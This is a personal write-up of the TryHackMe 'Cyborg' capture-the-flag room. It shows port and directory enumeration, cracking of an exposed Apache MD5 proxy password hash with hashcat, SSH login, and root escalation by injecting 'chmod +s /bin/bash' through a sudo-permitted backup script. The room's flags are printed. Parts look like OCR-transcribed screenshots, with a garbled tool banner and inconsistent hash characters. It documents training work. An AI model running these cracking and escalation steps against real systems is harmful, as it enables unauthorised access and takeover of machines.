

# Cyborg

18072023Tue

[TryHackMe | Cyborg](https://tryhackme.com/room/cyborg)

A box involving encrypted archives, source code analysis and more.

TryHackMe | Hacktivities x TryHackMe | Cyborg x Cyborg Writeup(My box) | fieldracoon x +

https://tryhackme.com/room/cyborgt8

TryHackMe Dashboard Learn Compete Other 10.17.44.152 18 Go Premium

**Cyborg** 1203 A box involving encrypted archives, source code analysis and more. Start AttackBox Help

Chart Scoreboard Discuss Writeups More

This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 21848 users are in here and this room is 904 days old.

Created by fieldracoon

**Active Machine Information**

Title	IP Address	Expires	
Cyborg should wo	10.10.141.24	55m 20s	? Add 1 hour Terminate

50%

```
(kali@kali)~[~/thm/cyborgt8]
$ nmap -sV -Pn 10.10.141.24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-18 07:55 +0630
Nmap scan report for 10.10.141.24
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.08 seconds
Home
(kali@kali)~[~/thm/cyborgt8]
$
```

```
(kali@kali) [~/thm/cyborgt8]
$ feroxbuster -u http://10.10.141.24/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Admin: 10.10.141.24
FERRIC OXIDE
by Ben "epi" Risher ver: 2.10.0

Target Url      http://10.10.141.24/
Threads         50
Wordlist         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.10.0
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4


Press [ENTER] to use the Scan Management Menu

403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 15l 74w 6143c http://10.10.141.24/icons/ubuntu-logo.png United Kingdom!
200 GET 375l 968w 11321c http://10.10.141.24/
301 GET 9l 28w 312c http://10.10.141.24/admin => http://10.10.141.24/admin/
301 GET 9l 28w 310c http://10.10.141.24/etc => http://10.10.141.24/etc/
200 GET 6l 27w 258c http://10.10.141.24/etc/squid/squid.conf
200 GET 1l 1w 52c http://10.10.141.24/etc/squid/passwd
[#####] - 22m 441104/441104 0s found:6 errors:33414
[#####] - 22m 220546/220546 165/s http://10.10.141.24/
[#####] - 22m 220546/220546 165/s http://10.10.141.24/admin/
[#####] - 0s 220546/220546 489016/s http://10.10.141.24/etc/ => Directory listing
[#####] - 0s 220546/220546 476341/s http://10.10.141.24/etc/squid/ => Directory listing




(kali@kali) [~/thm/cyborgt8]
$
```

<http://10.10.141.24/etc/squid/passwd>

music\_archive:apr1BpZ.Q.1m\$F0qqPwHSOG50URuOVQTTn.



# Index of /etc/squid

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">passwd</a>	2020-12-30 02:09	52	
 <a href="#">squid.conf</a>	2020-12-30 02:09	258	


Apache/2.4.18 (Ubuntu) Server at 10.10.141.24 Port 80

```
(kali@kali) [~/thm/cyborgt8]
$ wget -c http://10.10.141.24/etc/squid/passwd
--2023-07-18 08:02:13-- http://10.10.141.24/etc/squid/passwd
Connecting to 10.10.141.24:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 52
Saving to: 'passwd' 2020-12-30 02:09 52
passwd 100% [#####] 52 --KB/s in 0s
2023-07-18 08:02:13 (9.43 MB/s) - 'passwd' saved [52/52]



(kali@kali) [~/thm/cyborgt8]
$ wget -c http://10.10.141.24/etc/squid/squid.conf
--2023-07-18 08:02:30-- http://10.10.141.24/etc/squid/squid.conf
Connecting to 10.10.141.24:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 258
Saving to: 'squid.conf'
squid.conf 100% [#####] 258 --KB/s in 0s
2023-07-18 08:02:30 (42.7 MB/s) - 'squid.conf' saved [258/258]

(kali@kali) [~/thm/cyborgt8]
$ ll
total 8
-rw-r--r-- 1 kali kali 52 Dec 30 2020 passwd
-rw-r--r-- 1 kali kali 258 Dec 30 2020 squid.conf

(kali@kali) [~/thm/cyborgt8]
$
```




# Index of /etc

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">squid/</a>	2020-12-30 02:09	-	

*Apache/2.4.18 (Ubuntu) Server at 10.10.141.24 Port 80*

<http://10.10.141.24/admin/>



<http://10.10.141.24/admin/archive.tar>

```

(kali㉿kali)-[~/../home/field/dev/final_archive]
$ ll
total 68
-rw-r--r-- 1 kali kali 964 Dec 29 2020 config
drwxr-xr-x 3 kali kali 4096 Dec 29 2020 data
-rw-r--r-- 1 kali kali 54 Dec 29 2020 hints.5
-rw-r--r-- 1 kali kali 41258 Dec 29 2020 index.5
-rw-r--r-- 1 kali kali 190 Dec 29 2020 integrity.5
-rw-r--r-- 1 kali kali 16 Dec 29 2020 nonce
-rw-r--r-- 1 kali kali 73 Dec 29 2020 README

(kali㉿kali)-[~/../home/field/dev/final_archive]
$ ls -lah data
total 12K
drwxr-xr-x 3 kali kali 4.0K Dec 29 2020 .
drwxrwxr-x 3 kali kali 4.0K Dec 29 2020 ..
drwxr-xr-x 2 kali kali 4.0K Dec 29 2020 0

(kali㉿kali)-[~/../home/field/dev/final_archive]
$ ls -lah data/0
total 1.5M
drwxr-xr-x 2 kali kali 4.0K Dec 29 2020 .
drwxr-xr-x 3 kali kali 4.0K Dec 29 2020 ..
-rw-r--r-- 1 kali kali 17 Dec 29 2020 1
-rw-r--r-- 1 kali kali 17 Dec 29 2020 3
-rw-r--r-- 1 kali kali 1.5M Dec 29 2020 4
-rw-r--r-- 1 kali kali 17 Dec 29 2020 5

(kali㉿kali)-[~/../home/field/dev/final_archive]
$

```

<https://borgbackup.readthedocs.io/>

<https://borgbackup.readthedocs.io/en/stable/>

<http://10.10.141.24/admin/admin.html>

<h3 id="heading">Admin Shoutbox</h3>

<pre>

<code>

#####

#####

[Yesterday at 4.32pm from Josh]

Are we all going to watch the football game at the weekend??

#####

#####

[Yesterday at 4.33pm from Adam]

Yeah Yeah mate absolutely hope they win!

#####

#####

[Yesterday at 4.35pm from Josh]

See you there then mate!

```
#####  
#####
```

[Today at 5.45am from Alex]

Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.

I decided to give up like i always do ahahaha sorry about that.

I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.

Might pass it over to the IT guys but in the meantime all the config files are laying about.

And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.

other than that im pretty sure my backup "music\_archive" is safe just to confirm.

```
#####  
#####
```

</code>

</pre>

```
cat squid.conf  
auth_param basic program /usr/lib64/squid/basic_ncsa_auth /etc/squid/passwd  
auth_param basic children 5  
auth_param basic realm Squid Basic Authentication  
auth_param basic credentialsttl 2 hours  
acl auth_users proxy_auth REQUIRED  
http_access allow auth_users
```

```
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
```

```
(kali@kali)-[~/thm/cyborgt8]
$ ll
total 1540   Home      Albums      Admins      Archive ▾
-rw-r--r--  1 kali kali 1566720 Jul 18 08:06 archive.tar
-rw-r--r--  1 kali kali    52 Dec 30 2020 passwd
-rw-r--r--  1 kali kali   258 Dec 30 2020 squid.conf

(kali@kali)-[~/thm/cyborgt8]
$ cat squid.conf
auth_param basic program /usr/lib64/squid/basic_ncsa_auth /etc/squid/passwd
auth_param basic children 5
auth_param basic realm Squid Basic Authentication
auth_param basic credentialsttl 2 hours
acl auth_users proxy_auth REQUIRED
http_access allow auth_users

(kali@kali)-[~/thm/cyborgt8]
$ cat passwd
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URu0VQTTn.

(kali@kali)-[~/thm/cyborgt8]
$
```

```
(kali㉿kali)-[~/thm/cyborgt8]
$ hash-identifier

#####
#                                     #
#   My name is Alexander and I am a producer from #
#   This is my original work                      #
#   Black Ops 3                                    #
#   v1.2                                           #
#                                               By Zion3R #
#                               www.Blackexploit.com #
#                               Root@Blackexploit.com #
#####

HASH: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.

Possible Hashes:
[+] MD5(APR)
```

620	BLAKE2b-512(\$salt.\$pass)	\$BLAKE2\$0325dfdc3f82a014935442f7adbc069d4636d67276a85b09f8de368f122cf5195a0b780d7fee709fbf1dcd02ddcb581df84508cf1fb0f3
900	MD4	afe04867ec7a3845145579a95f72eca7
1000	NTLM	b4b9b02e6f09a9bd760f388b67351e2b
1100	Domain Cached Credentials (DCC), MS Cache	4dd8965d1d476fa0d026722989a6b772:3060147285011
1300	SHA2-224	e4fa1555ad877bf0ec455483371867200eee89550a93eff2f95a6198
1400	SHA2-256	127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
1410	sha256(\$pass.\$salt)	c73d08de890479518ed60cf670d17faa26a4a71f995c1dcc978165399401a6c4:53743528
1420	sha256(\$salt.\$pass)	eb368a2dfd38b405f014118cd9747fcc97f4f0ee75c05963cd9da6ee5ef498:560407001617
1430	sha256(utf16le(\$pass).\$salt)	4cc8eb60476c33edac52b5a7548c2c50ef0f9e31ce56c6f4b213f901bc87421:890128
1440	sha256(\$salt.utf16le(\$pass))	a4bd99e1e0aba51814e81388badb23ecc560312c4324b2018ea76393ea1caca9:12345678
1450	HMAC-SHA256 (key = \$pass)	abaf88d66bf2334a4a8b207cc61a96fb46c3e38e882e6f6f886742f688b8588c:1234
1460	HMAC-SHA256 (key = \$salt)	8efbfec4ec28f228fa948daaf4893ac3638fbab81358ff9020be1d7a9a509fc6:1234
1470	sha256(utf16le(\$pass))	9e9283e633f4a7a42d3abc93701155be8afe5660da24c8758e7d3533e2f2dc82
1500	descript, DES (Unix), Traditional DES	48c/R8JAv757A
1600	Apache \$apr1\$ MD5, md5apr1, <b>MD5 (APR)</b>	\$apr1\$71850310\$gh9m4xcAn3MGxogwX/ztb.
1700	SHA2-512	82a9dda829eb7f8ffe9f8e49e45d47d2dad9664fbb7ad772492e3c81ebd3e29134d9bc12212bf83c6840f10e8246b9db54e4859b7ccd0123d86e
1710	sha512(\$pass.\$salt)	e5c3ede3e49fb86592fb03f471c35ba13e8d89b8ab65142c9a8fda6b635fa2223c24e5558fd9313e8995019dcbec1fb584146b7bb12685c7765fcd
1720	sha512(\$salt.\$pass)	976b451818634a1e2acba682da3fd6efa72adf8a7a08d7939550c244b237c72c7d42367544e826c0c83f5c02f97c0373b6b1386cc794bf0d21d
1730	sha512(utf16le(\$pass).\$salt)	13070359002b6fbb3d28e50fba55efcf3d7cc115fe6e3f6c98bf0e3210f1c6923427a1e1a3b214c1de92c467683f6466727ba3a51684022be5cc2f
1740	sha512(\$salt.\$pass)	bae3a3358b3459c761a3ed40d34022f0609a02d96a0d7274610b16147e58ece00cd849a0bd5cf6a92ee5eb5687075b4e754324dfa70deca699
1750	HMAC-SHA512 (key = \$pass)	94cb9e31137913665dbea7b058e10be5f050cc356062a2c9679ed0ad6119648e7be620e9d4e1199220cd02b9efb2b1c78234fa1000c728f82bf
1760	HMAC-SHA512 (key = \$salt)	7cce966f503e292a51381f238d071971ad5442488f340f98e379b3aae2f33778e3e732fcc2f7bdc04f3d460eebf6f8cb77da32df25500c09160d
1770	sha512(utf16le(\$pass))	79bba09eb9354412d0f2c037c22a777b8bf549ab12d49b77d5b25faa839e4378d8f6fa11aceb6d9413977ae5ad5d011568bad2de4f998d75fd4c
1800	SHA512crypt \$6\$, SHA512 (Unix) <sup>2</sup>	\$6\$52450745\$5k5ka2p8bFuSmoVT1tzOyyuaREkkKBCnQoDKzYIL9RaE8yMnPgH2XzzFONDruUhgrcLwgc78xs1w5pJlypEdFX/
2000	STDOUT	n/a
2100	Domain Cached Credentials 2 (DCC2), MS Cache 2	\$DCC2\$10240#tom#e4e938d12fe5974dc42a90120bd9c90f
2400	Cisco-PIX MD5	dRRVnUmUHXOT9nk
2410	Cisco-ASA MD5	02dMBMYktDc5Ziyp:36
2500	WPA-EAPOL-PBKDF2 <sup>1</sup>	https://hashcat.net/misc/example_hashes/hashcat.hccapx

```
hashcat --force -m 1600 -a 0 /usr/share/wordlists/rockyou.txt
```

# 22072023Sat

[Cyborg Writeup\(My box!\)](#) | [fieldraccoon](#)

```
(kali㉿kali)-[~/thm/cyborgt8]
$ ll
total 1544
-rw-r--r-- 1 kali kali 1566720 Jul 18 08:06 archive.tar
drwxr-xr-x 3 kali kali 4096 Jul 18 08:07 home
-rw-r--r-- 1 kali kali 52 Dec 30 2020 passwd
-rw-r--r-- 1 kali kali 258 Dec 30 2020 squid.conf

(kali㉿kali)-[~/thm/cyborgt8]
$ cat passwd
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.

(kali㉿kali)-[~/thm/cyborgt8]
$ echo '$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.' > passwd_hash

(kali㉿kali)-[~/thm/cyborgt8]
$ cat passwd_hash
$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.

(kali㉿kali)-[~/thm/cyborgt8]
$
```

```
hashcat --force -m 1600 -a 0 /usr/share/wordlists/rockyou.txt passwd_hash
```

```
ssh alex@10.10.195.198
```

```
S3cretP@s3
```



```
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
```

```
(kali㉿kali)-[~/thm/cyborgt8]
└─$ ssh alex@10.10.195.198
The authenticity of host '10.10.195.198 (10.10.195.198)' can't be established.
ED25519 key fingerprint is SHA256:hJwT8CvQHRU+h3WUZda+Xuvsp1/od2FFuBvZJJvdSHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.195.198' (ED25519) to the list of known hosts.
alex@10.10.195.198's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

Home

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ ls -lah
total 108K
drwx----- 17 alex alex 4.0K Dec 31 2020 .
drwxr-xr-x  3 root root 4.0K Dec 30 2020 ..
-rw-----  1 alex alex 1.2K Dec 31 2020 .bash_history
-rw-r--r--  1 alex alex 220 Dec 30 2020 .bash_logout
-rw-r--r--  1 alex alex 3.7K Dec 30 2020 .bashrc
drwx----- 13 alex alex 4.0K Jul 21 21:00 .cache
drwx-----  3 alex alex 4.0K Dec 30 2020 .compiz
drwx----- 15 alex alex 4.0K Dec 30 2020 .config
drwxr-xr-x  2 alex alex 4.0K Dec 30 2020 Desktop
-rw-r--r--  1 alex alex  25 Dec 30 2020 .dmrc
drwxr-xr-x  2 alex alex 4.0K Dec 30 2020 Documents
drwxr-xr-x  2 alex alex 4.0K Dec 31 2020 Downloads
drwx-----  2 alex alex 4.0K Dec 30 2020 .gconf
drwx-----  3 alex alex 4.0K Dec 31 2020 .gnupg
-rw-----  1 alex alex 1.6K Dec 31 2020 .ICEauthority
drwx-----  3 alex alex 4.0K Dec 30 2020 .local
drwx-----  5 alex alex 4.0K Dec 30 2020 .mozilla
drwxr-xr-x  2 alex alex 4.0K Dec 30 2020 Music
drwxr-xr-x  2 alex alex 4.0K Dec 30 2020 Pictures
-rw-r--r--  1 alex alex 655 Dec 30 2020 .profile
drwxr-xr-x  2 alex alex 4.0K Dec 30 2020 Public
-rw-r--r--  1 alex alex  0 Dec 30 2020 .sudo_as_admin_successful
drwxr-xr-x  2 alex alex 4.0K Dec 30 2020 Templates
-r-xr--r--  1 alex alex  40 Dec 30 2020 user.txt
drwxr-xr-x  2 alex alex 4.0K Dec 30 2020 Videos
-rw-----  1 alex alex  51 Dec 31 2020 .Xauthority
-rw-----  1 alex alex  82 Dec 31 2020 .xsession-errors
-rw-----  1 alex alex  82 Dec 31 2020 .xsession-errors.old
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
alex@ubuntu:~$
```

23072023Sun



```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User alex may run the following commands on ubuntu:
  (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
alex@ubuntu:~$ cat /etc/mp3backups/backup.sh
#!/bin/bash

sudo find / -name "*.mp3" | sudo tee /etc/mp3backups/backed_up_files.txt

input="/etc/mp3backups/backed_up_files.txt"
while IFS= read -r line
do
  #a="/etc/mp3backups/backed_up_files.txt"
  # b=$(basename $input)
  # echo
  # echo "file"
  #done < "$input"

while getopts c: flag
do
  case "${flag}" in
    c) command=${OPTARG};;
  esac
done

backup_files="/home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3"

# Where to backup to.
dest="/etc/mp3backups/"

# Create archive filename.
hostname=${hostname}
archive_file=${hostname}-scheduled.tgz

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"

echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"

cmd=${command}
echo $cmd
alex@ubuntu:~$
```

```
alex@ubuntu:~$ ll /etc/mp3backups/backup.sh
-r-xr-xr-- 1 alex alex 1083 Dec 30 2020 /etc/mp3backups/backup.sh*
alex@ubuntu:~$
```

`sudo /etc/mp3backups/backup.sh -c whoami`

```
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh -c whoami
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
Find: '/run/user/100/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups/ubuntu-scheduled.tgz
tar: Removing Leading '/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
root
alex@ubuntu:~$
```

`sudo /etc/mp3backups/backup.sh -c ls /root/`

```
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh -c ls /root/
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
Find: '/run/user/100/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups/ubuntu-scheduled.tgz
tar: Removing Leading '/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
alex@ubuntu:~$
```

`sudo /etc/mp3backups/backup.sh -c "chmod +s /bin/bash"`

## bash -p

```
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh --c "chmod +s /bin/bash"
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: /run/user/1000/gvfs: Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex
/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups//ubuntu-scheduled.tgz
tar: Removing leading '/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors
Backup finished
alex@ubuntu:~$ bash -p
bash-4.3# id
uid=1000(alex) gid=1000(alex) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),1000(alex)
bash-4.3# cat /root/root.txt
flag{Than5s_f0r_play1ng_H0pf_y0u_enJ053d}
bash-4.3#
```

flag{Than5s\_f0r\_play1ng\_H0pf\_y0u\_enJ053d}